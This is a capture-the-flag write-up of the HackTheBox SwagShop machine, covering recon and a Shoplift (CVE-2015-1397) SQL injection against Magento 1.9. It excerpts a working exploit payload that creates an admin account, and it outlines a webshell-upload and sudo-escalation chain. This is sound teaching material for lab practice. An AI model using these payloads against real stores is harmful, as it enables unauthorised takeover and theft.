SwagShop
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. SwagShop runs an unpatched Magento Community 1.9.0.0/1.9.0.1. An unauthenticated SQL injection (CVE-2015-1397, Shoplift) creates an admin user (forme:forme); once inside the panel we abuse the FrogHopper attack: enable Allow Symlinks, upload a double-extension PHP webshell through the category image upload, and reference it from a newsletter template whose preview executes it (file-upload RCE), landing awww-datashell. Escalation is asudo -lallowingvias root over/var/www/html/*: a GTFOBins escape yields a root shell.
Recon
Ping
ping -c 1 10.10.10.140
PING 10.10.10.140 (10.10.10.140) 56(84) bytes of data.
64 bytes from 10.10.10.140: icmp_seq=1 ttl=63 time=117 ms
TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
Before TCP, a UDP sweep of the 100 most common ports. It's cheap (barely over a second) and rules out services a -sS would never see:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.140 | grep -v 'no-response'
Completed UDP Scan at 12:19, 1.28s elapsed (100 total ports)
Not shown: 4 closed udp ports (port-unreach)
PORT   STATE   SERVICE   REASON
Not a single open port. The table comes out empty because grep -v 'no-response' takes away the other 96: UDP doesn't acknowledge, so "no response" and "filtered" are indistinguishable and nmap leaves them as open|filtered. Only the 4 that returned an ICMP port unreachable can be called closed.
The focus shifts to TCP, where a full 65535-port scan returns two, 22 and 80:

Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
extractPorts boils the -oG file down and leaves the ports on the clipboard for the targeted scan:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.140
Open ports: 22,80
Two details in the REASON column, which only shows up with -vvv. First: 65533 closed ... (reset), not filtered. The box answers with RST to everything that isn't open, so there's no firewall in front silently dropping packets; the surface really is two services. Second: syn-ack ttl 63 confirms through a different channel what the ping said, and this one comes from the TCP handshake, not from an ICMP reply.
A versioned scan (nmap -sCV) confirms an old OpenSSH and an Apache that redirects to a domain name, suggesting virtual hosting:

22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://swagshop.htb/
|_http-server-header: Apache/2.4.29 (Ubuntu)

OpenSSH 7.6p1 carries a well-known user-enumeration leak, but it isn't needed here. What matters is the swagshop.htb name, added to /etc/hosts to resolve the vhost:
HTTP - TCP 80
whatweb gives a first picture of the stack:
whatweb http://swagshop.htb
http://swagshop.htb [200 OK] Apache[2.4.29], Cookies[frontend], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], Script[text/javascript], Scriptaculous,
Title[Home page], X-Frame-Options[SAMEORIGIN]
Worth noticing what it does not say: whatweb never names Magento. What it returns are hints that have to be read together, the frontend cookie (the default name of the storefront session in Magento 1.x) and the Scriptaculous library. The one that puts a name to the CMS is the browser's Wappalyzer extension:

Ecommerce             Magento
Programming languages PHP
Databases             MySQL
Operating systems     Ubuntu
Web servers           Apache HTTP Server 2.4.29
JavaScript frameworks Prototype 1.7
JavaScript libraries  jQuery 1.10.2, Modernizr 2.6.2, script.aculo.us
Font scripts          Google Font API
The Prototype + script.aculo.us pair already narrows the branch before touching anything: that's the Magento 1.x JavaScript stack, whereas 2.x ships jQuery and Knockout. And MySQL confirms there's a relational database behind it, which is what makes any injection interesting.
With the CMS identified, pinning the version matters, because Magento piles up serious bugs in old branches. That's what magescan is for, installed as a standalone .phar:
wget https://github.com/steverobbins/magescan/releases/download/v1.12.9/magescan.phar
chmod +x magescan.phar
Length: 451175 (441K) [application/octet-stream]
Saving to: 'magescan.phar'
2025-11-03 20:51:53 (2.88 MB/s) - 'magescan.phar' saved [451175/451175]
php magescan.phar scan:all http://swagshop.htb | grep -v PassThe grep -v Pass isn't decorative: magescan prints one row per check, and filtering out the ones that come back clean leaves only what's exposed.

Magento Information
+-----------+--------------------+
| Parameter | Value              |
+-----------+--------------------+
| Edition   | Community          |
| Version   | 1.9.0.0, 1.9.0.1   |
+-----------+--------------------+

Patches
+-------------+---------+
| Name        | Status  |
+-------------+---------+
| SUPEE-5344  | Unknown |
| SUPEE-5994  | Unknown |
| SUPEE-6285  | Unknown |
| SUPEE-6482  | Unknown |
| SUPEE-6788  | Unknown |
| SUPEE-7405  | Unknown |
| SUPEE-8788  | Unknown |
+-------------+---------+
The first row of that table is the one that matters: SUPEE-5344 is precisely the Shoplift patch. Unknown isn't Applied, but it isn't proof either: magescan infers each patch's state from indirect signals seen from outside, and here it gets none. What is solid is the version, 1.9.0.0/1.9.0.1, from 2014, older than the patch, which shipped in February 2015.
Further down it lists several reachable Magento paths, including app/etc/local.xml (the config with DB credentials) and shell/:

Unreachable Path Check
+--------------------------------+---------------+--------+
| Path                           | Response Code | Status |
+--------------------------------+---------------+--------+
| app/etc/local.xml              | 200           | Fail   |
| index.php/rss/order/NEW/new    | 200           | Fail   |
| shell/                         | 200           | Fail   |
| var/export/                    | 200           | Fail   |
+--------------------------------+---------------+--------+
Of those paths, index.php/rss/order/NEW/new is the one that points the way: in this install the routes don't hang off the root but off index.php itself, acting as a front controller. That's why the dirsearch isn't aimed at / or at /admin, but at index.php:
dirsearch -u http://swagshop.htb/index.php --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://swagshop.htb/

[13:21:28] Starting: index.php/
[13:24:06] 200 -    1KB - /index.php/admin
[13:24:14] 200 -    1KB - /index.php/admin/
[13:24:22] 200 -    1KB - /index.php/admin/index
[13:25:58] 200 -   168B - /index.php/api
[13:26:58] 302 -     0B - /index.php/catalog   ->  http://swagshop.htb/index.php/
[13:27:33] 200 -    3KB - /index.php/contacts
[13:29:29] 302 -     0B - /index.php/install   ->  http://swagshop.htb/index.php/
[13:34:45] 302 -     0B - /index.php/wishlist  ->  http://swagshop.htb/customer/account/login/

The 302s say as much as the 200s. /index.php/install redirecting to the homepage means the setup wizard has already run (otherwise it would serve the installer, a direct route to reconfiguring the store), and /index.php/wishlist bouncing to customer/account/login/ confirms there's a customer session. The interesting one is /index.php/admin, with a 1 KB response:
Visiting it shows the Magento login form:
Shell as www-data
CVE-2015-1397: create an admin via SQLi
With the version in hand, the next step is turning it into known exploits:
searchsploit 'Magento'
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File  | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution    | php/webapps/37811.py
Magento eCommerce - Local File Disclosure                       | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                       | xml/webapps/37977.py
Magento eCommerce CE v2.3.5-p2 - Blind SQLi                     | php/webapps/50896.txt
Magento Server MAGMI Plugin - Multiple Vulnerabilities          | php/webapps/35996.txt
Of the fourteen results most rule themselves out: they target branches that aren't this one (the three 1.2 XSS, the two eBay Magento 1.9.2.1 entries, 2.0.6, 2.3.5, 2.4.6) or plugins that aren't installed (MAGMI, WooCommerce CardGate). Two fit, and the difference between them is written into the titles themselves. Magento CE < 1.9.0.1 - **(Authenticated)** Remote Code Execution asks for credentials we don't have yet, so the only usable one up front is 37977.py, which the table lists as plain Remote Code Execution.
searchsploit -m xml/webapps/37977.py
  Exploit: Magento eCommerce - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/37977
     Path: /usr/share/exploitdb/exploits/xml/webapps/37977.py
    Codes: CVE-2015-1397, OSVDB-121260
 Verified: False
File Type: ASCII text
Copied to: /home/krmena/machines/swagshop/exploits/37977.py
This is where the exploit stops being a number and gets a name: CVE-2015-1397, the "Shoplift" SQL injection, the one plugged by the SUPEE-5344 patch that headed magescan's table. And Verified: False warns that nobody at Exploit-DB has reproduced it, which shows the moment it runs:
python2 37977.py
  File "37977.py", line 9
    ///////////////////
    ^
SyntaxError: invalid syntax
It fails before touching the box, and not because of anything Magento does. Reading the file shows that between the header and the imports there's a documentation block written with ///, which is C or JavaScript comment syntax, not Python, which only understands #. As published, the script never ran at all: exactly what Verified: False was announcing.
That same block, though, is the best documentation of the exploit there is:
/// Overview:
Magento shoplift bug originally discovered by CheckPoint team
This python script developed by joren but it was having some bug because of which it was not working
properly. If magento version is vulnerable, this script will create admin account with username forme
and password forme
The fix is two things. First, delete the /// block. Second, the target variable, which ships with a placeholder http://target.com/ and has to point at the real index.php, not at the root, for the same reason dirsearch was aimed at index.php:

target = "http://swagshop.htb/index.php"
...
target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q = """
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`,`lastname`,`email`,`username`,`password`,`created`,...
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',...
"""
query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0;{0}".format(query)

r = requests.post(target_url,
                  data={"___directive": "e3tibG9jayB0eXBlPSJBZG1pbmh0bWwvcmVwb3J0X3Nl...",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})
Read like that, it's clear why it works. The Cms_Wysiwyg/directive endpoint exists to render directives from the visual editor, and the ___directive sent to it is a base64-encoded Magento block ({{block type="Adminhtml/report_se...). The injection travels separately, in the filter parameter, also base64, tacked onto a legitimate popularity[field_expr]=0;: the ; closes the real expression and everything after it lands as SQL. The INSERT into admin_user creates the account with the password already salted Magento-style (MD5 with the rp salt), and the second INSERT into admin_role hangs the administrator role off it. There's no code execution anywhere despite the exploit's title, just a new user row in the database.
python2 37977.py
WORKED
Check http://swagshop.htb/index.php/admin with creds forme:forme
The credentials forme:forme go into the panel dirsearch had found:


And they open the admin panel:
FrogHopper: from admin to RCE
With admin access the FrogHopper attack comes into play, a Magento-specific variant of file-upload RCE. The technique is documented step by step on the Foregenix blog, and that is where both the procedure and the exact template block come from:
